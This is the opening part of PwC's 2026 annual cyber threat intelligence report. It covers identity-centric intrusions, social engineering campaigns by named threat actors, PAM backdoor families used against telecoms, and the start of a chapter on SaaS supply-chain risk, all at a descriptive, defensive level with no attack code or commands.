pwc

Annual Threat Dynamics 2026

Cyber threats in motion

Table of contents

03 **Executive summary**

06 **Pole position**
Identity as the new perimeter

16 **Slipstream spread**
Supply chain and SaaS as systemic risk

24 **Full Throttle**
Ransomware and the cyber crime ecosystem

37 **Blind corner**
Edge and infrastructure vulnerabilities

47 **The data engine**
AI as a force multiplier

53 **Full-stack tradecraft**
How adversaries navigate the modern digital track

57 **Pit lane pressure**
Theft, fraud, and insider threats in a converging threat economy

69 **Geopolitics, hybrid warfare, and the turbulence ahead**

78 **Post-quantum**
The coming race for cryptographic advantage

80 **Dynamic acceleration**
Preparing for the future

83 **Appendix A**
Methodology

84 **Appendix B**
Threat actor names and motivations

86 **Appendix C**
Threat actor reference

Executive summary

The purpose of PwC's Annual Threat Dynamics report is to consolidate already-applied threat intelligence and extract relevant themes and trends to underpin forward-looking analysis on the cyber threat landscape, based on the substantial amount of activity observed across all regions and motivations the PwC Threat Intelligence team tracks.[1] These insights are drawn from analysis conducted throughout 2025 into early 2026, both from direct collection, and in close partnership with PwC's incident response, managed security services, and security consultancy practices globally. By capturing 2025's key trends, we aim to provide actionable insights that organisations can use to strengthen defences and improve situational awareness in 2026 and beyond.

Today's cyber threat landscape is identity-driven and artificial intelligence (AI)-accelerated and amplified, with multi-vector attacks across cloud, edge, and supply chains driving a requirement for higher levels of systemic visibility and resilience in organisations. Staying ahead requires precision, visibility, and context, paired with the resilience to withstand disruption and the capability to recover at pace.

Identity has become a key attack vector as adversaries increasingly ‘log in, not break in’, exploiting single sign-on (SSO), OAuth, and federated access across sprawling Software-as-a-Service (SaaS) ecosystems. Ransomware, supply-chain compromise, edge device exploitation, and AI-driven tradecraft all converge around a growing trend: modern attacks unfold across shared control surfaces such as identity, cloud, edge devices, and trust relationships, where a single compromised credential, connector, or appliance can lead to cascading impact.

> Across PwC incident response engagements in 2025, identity compromise and ransomware were among the most consistently cited client concerns.

Meanwhile, AI has become a force multiplier for threat actors, shrinking the time between when capabilities are released by AI companies and how quickly threat actors are able to weaponise them. However, AI is also increasing the capacity to scale mitigations for defenders.

Financial crime, insider risk, and socially engineered fraud have merged into a single threat ecosystem where executive impersonation, crypto-theft pipelines, and covert developer infiltration operate in concert. Adversaries now use multi-stage engagement, AI-generated personas, and supply-chain pivots to pressure organisations from multiple angles at once, simultaneously targeting executives, developers, vendors, authentication processes, and financial workflows. At the same time, geopolitical turbulence has thickened the ‘dirty air’ across the threat landscape. Threat actors are operating alongside trade disputes, elections, conflict escalation, and critical infrastructure competition, and in some cases merging influence, espionage, and disruption at strategic inflection points.

In this environment, advantage belongs to organisations that treat security as a high-performance and agile system, not a collection of fixed controls. Security leaders can prioritise strengthening identity governance, hardening edge and cloud surfaces, validating trust relationships, and integrating AI-aware detection and response. Organisations are increasingly challenged to align cyber, financial, human resources, legal, and communications capabilities to counter converging attack paths, and embed geopolitical and supply-chain risk into strategic decision-making, to ensure not just the security, but also the resilience of their businesses.[2]

About us

PwC serves more than 175,000 clients in 136 countries. We use our vantage point as one of the largest international professional services networks to provide global threat intelligence services, tailored and delivered locally to our clients. PwC Threat Intelligence's insight underpins PwC's cyber security services and is used by public and private sector organisations around the world to protect networks, provide situational awareness, and inform strategy.

PwC Threat Intelligence operates a continuous feedback loop between threat research and frontline defence. We deliver operational and strategic outcomes by integrating our threat research and detection engineering with the frontline findings of our global incident response and managed security services teams. This results in timely, validated intelligence products that provide tactical advantage to network defenders and strategic foresight for CISOs. Our team is comprised of members spanning the globe, including Australia, Canada, Czech Republic, Germany, Israel, Italy, the Netherlands, Sweden, the United Kingdom, and the United States.

We would also like to acknowledge the contributions and insight from PwC member firm incident response teams, in particular this year from Austria, Australia, Brazil, Czech Republic, Luxembourg, New Zealand, Portugal, Singapore, and United States.

Pole position – identity as the new perimeter

Identity now sits in pole position as the primary threat vector. Threat actors across motivations are increasingly choosing to 'log in, not break in'. The economics are simple: a single compromised account can unlock an organisation's most critical systems and data, delivering maximum return with minimal friction for threat actors that are persistent and patient. Identity has become a widening attack surface for attackers to exploit, and represents the least margin for error for organisations, with 18% of executives reporting identity and access management as being a top-three priority when allocating their organisations' cyber budgets.[3]

Throughout 2025, the threat landscape accelerated identity-centric intrusions, with more adversaries deliberately targeting accounts and identities through social engineering and exploiting authentication processes, such as SSO, OAuth, and federated access.[4] Whilst these techniques are not new, their scale, sophistication, and operational tempo expanded dramatically. Identity-centric intrusions create high-velocity, high-impact consequences, leading to financial loss, operational disruption, regulatory exposure, and long-tail reputational damage. Threat actors led with social engineering, cloud compromise, and weaponising trust relationships as their preferred entry into enterprise environments in campaigns reported throughout 2025.[5]

Mature endpoint detection and response (EDR) deployments, hardened endpoints, and widespread multi-factor authentication (MFA) are forcing adversaries to invest more in targeting identity workflows themselves for initial access. Whether through social engineering, token theft, or dark web-brokered credentials, threat actors are using legitimate accounts to outmanoeuvre conventional endpoint-centric detection and accelerate access across sprawling cloud environments. Generative AI (GenAI) has amplified this trajectory, powering more realistic phishing operations, hyper-realistic voice and image impersonation, and more convincing IT service desk manipulation. One compromised identity, whether it be human or machine, can quickly escalate to the widespread access needed to compromise an entire environment.

Throughout 2026, we expect these identity-first tactics to accelerate and sharpen. As organisations adopt more advanced controls, including zero-trust architectures, adversaries will iterate their techniques for evasion and impersonation, such as by spoofing device posture and employing multi-stage, identity-based attacks.[6] Threat actors will also increasingly weaponise AI[7] to target non-human identities (NHIs), such as API keys, service accounts, and automated integrations, and even NHIs used by AI agents.

It is critical that organisations respond to this evolving identity threat by adopting a threat-led approach to identity management and treating the security of identities as a strategic priority for cyber security teams. Key initiatives that are essential to defending against this threat include deploying phishing-resistant MFA for all users, threat modelling and hardening IT help desk processes, strengthening remote identity verification methods, and establishing identity threat detection and response capabilities.

In a landscape where attackers are exploiting identity's central role, organisations will also need to tighten identity governance with race-level discipline to maintain the advantage. Identity Governance and Administration (IGA) is mission critical and will include agentic AI assets, with success hinging on an organisation's ability to rapidly detect, contain, and revoke unauthorised access in a highly automated environment. Strengthening IGA is one of the most critical steps to staying ahead of adversaries, maintaining control of the track, and reducing the blast radius of compromises.

Insights from 2025

Campaigns throughout 2025 consistently demonstrated adversaries' preference for identity-centric intrusion pathways. These attacks clustered across four primary vectors:

1. **Human-focused:** Credential harvesting via impersonation, phishing, and social engineering, often exploiting password reuse and weak forms of MFA.
2. **Configuration weaknesses:** Misconfigured authentication policies and gaps in device compliance controls, enabling adversaries to weaponise valid credentials.
3. **Device-level exploitation:** Leveraging unmanaged or compromised endpoints to capture or replay authentication artefacts via infostealer logs or remote-assistance tools that evade traditional monitoring.
4. **Token and session abuse:** Manipulating cloud trust via malicious OAuth applications, Adversary-in-the-Middle (AitM) proxies, sustained session hijacking, and token replay.[8]

Many of these campaigns also involved one or more of the following MITRE ATT&CK techniques:

Figure 1 - Common MITRE techniques seen in 2025 attacks

Initial access	Execution	Persistence	Privilege escalation	Defence evasion	Credential access
T1566.001/ T1566.002 Spearphishing (attachment/link) **T1190** Exploit public-facing application **T1078** Valid accounts **T1189** Drive-by compromise	**T1059** Command and scripting interpreter **T1047** Windows management instrumentation **T1203** Exploitation for client execution	**T1053** Scheduled task/cron **T1547** Boot or logon autostart execution **T1505.003** Web shell	**T1068** Exploitation for privilege escalation **T1134** Access token manipulation **T1621** MFA request generation	**T1027** Obfuscated/ encrypted files **T1078** Valid accounts **T1070** Indicator removal on host	**T1003** OS credential dumping **T1555.003** Credentials from browsers **T1110** Brute force/password spraying **T1621** MFA request generation
Discovery	**Lateral movement**	**Collection**	**Exfiltration**	**Impact**	**Command and control**
T1046 Network service scanning **T1087** Account discovery	**T1021** Remote services **T1210** Exploit remote services **T1550** Use of stolen credentials	**T1213** Data from information repositories **T1074.002** Data staged in cloud	**T1041** Exfiltration over web services **T1074.002** Data staged in cloud	**T1489** Service stop **T1561** Desk wipe **T1498** Network denial of service	**T1071.001** Application layer protocol (HTTPS)

Several threat actors have become particularly adept at blending these techniques. Prominent groups such as White Dev 146[9,10,11] (*a.k.a.* Scattered Spider) and White Dev 219[12,13] (*a.k.a.* UNC6040, Scattered LAPSUS$ Hunters) frequently impersonate IT support staff as their primary method to gain initial access. However, this social engineering playbook is not exclusive to them. We also track other notable threat actors, such as White Dev 203[14,15] (*a.k.a.* Luna Moth, Silent Ransom Group), White Maat[16] (*a.k.a.* 3AM Ransomware), and White Dev 184 [17,18] (an affiliate of Black Basta), that employ similar identity-based techniques to infiltrate victim environments before commencing disruptive and extortion activities.

Social engineering still in play

Russia-based threat actor identity abuse campaign

In 2025, multiple Russia-based threat actors were publicly reported to be abusing authentication workflows in Microsoft products to gain initial access to targeted accounts. This included device code authentication phishing,[19] and Microsoft 365 OAuth abuse,[20] where the general approach is to socially engineer a victim to generate a code/token to be shared back with the threat actor, granting access

to the victim's Microsoft 365 account (giving access to their mailbox, files, etc.).[21] Public reporting detailed how Russia-based threat actors performed this phishing either via email (occasionally using compromised email accounts), or via mobile using WhatsApp and Signal, to target individuals working within the government, defence, education, and NGO sectors.

In October 2025, we observed a campaign by the suspected Russia-based threat actor White Dev 229 (reported in open source as UNK_AcademicFlare)[22] which performed device code authentication phishing attempts across government, defence, education, and NGO entities in Europe, the US, and Australia.[23] The threat actor used compromised email accounts and sent initial emails to build rapport with its targets. The threat actor would then use Cloudflare Workers infrastructure, spoofing OneDrive accounts of various government, defence, and education organisations, to perform the device code authentication phishing and to deliver a decoy document.

We assess that Russia-based threat actors will highly likely continue these forms of identity abuse campaigns throughout 2026, experimenting with approaches to optimise and make the phishing attempts more likely to succeed.

Luna Moth social engineering campaign

In late 2024 into early 2025, the threat actor White Dev 203 (*a.k.a.* Luna Moth, Silent Ransom Group) targeted organisations in the legal, healthcare, and insurance sectors. The campaign relied on social engineering, with the threat actor telephoning employees whilst impersonating IT support staff. By using legitimate remote monitoring and management (RMM) tools such as AnyDesk, Splashtop, and Rclone, the threat actor gained initial access and exfiltrated sensitive data without triggering malware-based alerts or requiring administrative privileges.[24] The campaign's objective was purely extortion: rather than deploying ransomware, the threat actor threatened to release the stolen data unless a ransom was paid.[25]

White Dev 219 Salesforce campaign

Spanning the course of 2025, the financially motivated threat actor White Dev 219 (*a.k.a.* UNC6040, Scattered LAPSUS$ Hunters) ran a persistent campaign against organisations using Salesforce.[26] The threat actor's methodology involved impersonating internal IT support personnel to socially engineer employees into authorising a malicious connected application. Once installed, this application granted the threat actor direct access to the organisation's Salesforce data, enabling a range of follow-on activities.

PAM backdoors – circumventing identity authentication

Pluggable Authentication Module (PAM) backdoors can be a subtle way of ensuring persistence on compromised systems. Throughout 2025, we observed three distinct malware families with different capabilities being used to target the telecommunications sector:


- PAMdbus used by Red Iris (*a.k.a.* Liminal Panda);[27]
- PAMLogger used by Red Lamassu (*a.k.a.* Calypso, Red Dev 37); and,
- SLAPSTICK used by White Dev 93 (*a.k.a.* UNC1945) and White Dev 249 (*a.k.a.* UNC2891).

PAMdbus' main capability is collecting login credentials and storing them in a separate log file. The threat actor needs to exfiltrate the log file via other channels, as the PAM backdoor itself does not implement a C2 nor an exfiltration channel. Additionally, the backdoor enables persistent access to the system with a skeleton key password hardcoded in the malware sample, adding another method of accessing compromised systems (for example, if defenders detect and remove the main payload).[28]

PAMLogger, like PAMdbus, has as its main capability the collection of login credentials and their storage in separate log files. PAMLogger is deployed via a dropper, which replaces the original PAM module with a malicious version whilst preserving the legitimate file as a backup. Like PAMdbus, PAMLogger also likely contains a skeleton key password, and the threat actor needs to exfiltrate the log files via other tools or channels, as PAMLogger itself provides no C2 or built-in exfiltration mechanism. The dropper additionally sets up persistence using up to four different mechanisms.[29]

SLAPSTICK is a PAM backdoor which has been in use since at least 2018.[30] Similar to the above backdoors, it writes a log (albeit encoded) for all authentication checks. However, in addition, this backdoor also implements various commands, which the backdoor searches for at the end of the magic password. Capabilities include deleting the log file, opening a reverse TCP shell, and command execution. During 2025, we observed new samples of this malware family.

Figure 2 - PAM backdoors and observations from 2025



Implications: Detection of PAM tampering is a **high-severity** event. Requires rapid containment, integrity verification, credential rotation, and module re-installation. These are not isolated events but part of coordinated, multi-domain intrusions.

Taken together, these implants form part of multi-stage intrusions into core telecommunications and cellular networks that are designed for persistence and flexibility. Because a compromised PAM module is exercised each time users authenticate, these backdoors are both stealthy and resilient: they can survive standard cleanup, capture credentials for lateral movement, and allow attackers to regain entry even after some remediation via a hardcoded master password or separate remote access tools. Importantly, some of the families we observed do not themselves execute exfiltration or remote control functions; instead, they serve as a foothold that attackers augment with separate tools and manual activity.

PAM backdoors are not theoretical: the activity we observed in 2025 demonstrates sustained adversary focus on undermining authentication to establish durable access in high-value targets. Treating these incidents as isolated events risks missing the larger pattern of coordinated, multidomain intrusions.

> For defenders, the implications are clear and operational. Any detection of PAM tampering should be treated as a high severity event: it indicates an attacker has embedded themselves in a foundational part of the system's security model. Rapid containment should include verifying the integrity of authentication components, rotating credentials and keys, and reinstalling known good authentication modules.

Case study: White Dev 203's 2025 campaign targeting US law firms

White Dev 203 (*a.k.a.* Luna Moth, Leaked Data Silent Ransomware Group, UNC3753, Storm-0252) is one of the threat actors that we observed exploiting identity to gain access to victim environments in 2025. The threat actor typically employs a callback phishing scheme, using legitimate remote access software for initial access and data exfiltration. Notably, the threat actor forgoes the use of ransomware, instead holding stolen data for extortion. Since its emergence, White Dev 203 has concentrated its attacks on the US, over time refining its targeting predominantly to focus on the legal, financial services, and insurance sectors, which hold highly sensitive client information such as details of legal proceedings and intellectual property. White Dev 203's increased activity in late 2024 and 2025 coincided with the launch of its leak site in December 2024. This site provided clear visibility into the threat actor's victims, revealing a sharp focus on the US legal sector: by April 2025, the number of legal sector victims listed had almost doubled from the number seen at the end of the previous year.

In its 2025 campaign, White Dev 203 evolved its tactics to directly spoof IT support services of legitimate companies. This was underpinned by the use of typosquatted domains, such as variations of company_name-helpdesk.com, to imitate the helpdesks of US law and financial services firms. To enhance the legitimacy of its phishing lures, the threat actor incorporated GoDaddy infrastructure for hosting its phishing pages. After a victim submitted their credentials, an automated confirmation email was sent from a legitimate confirmations@godaddy [.] com address, a method designed to bypass corporate email gateways. This email contained a link that, when clicked, notified the threat actor that the target was active, prompting the initiation of the voice phishing (or vishing) phase of the attack. Once connected, the threat actor followed its established attack chain to exfiltrate data, adding SuperOps to its catalogue of legitimate Remote Management and Monitoring (RMM) tools, before threatening to publish the stolen data on its leak site.[31]


Case study: Blue Dev 17 summit spoofing

To build trust with a targeted victim, threat actors will spoof legitimate events that the target is interested in attending. This is the main approach that the Russia-based threat actor Blue Dev 17 (*a.k.a.* Void Blizzard, LAUNDRY BEAR)[32,33] used in 2024 and 2025.[34] The threat actor targeted a wide variety of sectors, including defence, education, government, healthcare, media, NGO, technology, telecommunications, and transport, by performing email phishing campaigns spoofing various events to gather the credentials of its targets. We observed Blue Dev 17 spoof the following:

- European Defence & Security Summit;
- NATO Summit 2025;
- International Defence Exhibition and Conference in Slovenia (SIDEC) Expo;
- World Agriculture Forum (we assess with a realistic probability);
- Munich Security Conference; and,
- European Consortium for Political Research (ECPR) General Conference.

These webpages were used to set up fake login portals to gather credentials from individuals, and to then automate data theft from mailboxes, file shares, and any cloud-hosted data that could be gathered with the victim's account permissions. Microsoft also reported that the threat actor uses stolen credentials/cookies procured through cyber criminals for its initial access.[35]

Blue Dev 17 has also used a browser-in-the-browser (BitB) technique to conduct its credential phishing by embedding a fake authentication pop-up within a spoofed webpage itself.[36] The threat actor will highly likely continue spoofing summits/conferences throughout 2026.



Slipstream spread – supply chain and SaaS as systemic risk

Adversaries are steering into the slipstream of trusted third-party dependencies, often using identity-centric attacks for initial access. SaaS sprawl and third-party reliance create near-frictionless propagation pathways. In an interconnected, cloud-driven world, advantage belongs to organisations that treat trust as a dynamic surface, not a static assumption. Cloud and connected product attacks remain top concerns, with roughly one-third of leaders ranking them in the top three cyber threats their organisation is least prepared to handle.[37] As threat actors exploit SaaS and supply chain dependencies, resilience will depend on the ability to identify, validate, and continuously tune every connection that powers the modern enterprise.


The modern supply chain now extends deep into SaaS ecosystems. Trust relationships, embedded integrations, and nested service providers create a broad and opaque attack surface that adversaries exploit to gain, retain, or amplify access. As SaaS and AI automation proliferates, frequent, automated changes and expanding trust links cause configuration and permission drift that can create widespread, hard-to-detect attack paths. Third-party connectors, developer accounts, and managed service relationships will remain high-value entry points into both identity layers and the broader cloud supply chain.

To counter this, organisations need to understand how identity, trust, and integration function across their SaaS surface. Mapping where risk concentrates, such as across OAuth applications, workflow automation, and third-party connectors, enables targeted defence. Aligning identity, cloud, and vendor management strategies whilst continuously validating trust relationships is essential to maintaining control as adversaries exploit the slipstream between legitimate and malicious activity.

Threat actor trends in SaaS ecosystems

Modern enterprise architectures rely heavily on SaaS ecosystems for identity, collaboration, data management, and even security operations. This centralisation creates efficiency, but it also concentrates systemic risk into a handful of external control planes. Threat actors are increasingly pursuing these points of control to achieve high-impact compromises with minimal lateral movement.[38] Identity, integration, and automation have become the connective tissue of the modern enterprise, and therefore the most powerful accelerators for threat actors seeking to exploit trusted dependencies.

Figure 3 - SaaS security risks: Cascading failures and systemic exposures



Supply chain dependencies: Systemic drag across industries

Enterprise systems often sit atop complex vendor ecosystems: nested cloud providers, managed service partners, open-source libraries, and marketplace extensions. This layered architecture introduces systemic exposure, where a single compromise in the upstream supply chain can generate multi-organisation operational disruption.

> Attackers are capitalising on vendor trust and the widespread interconnection of SaaS platforms to circumvent conventional security controls almost effortlessly.

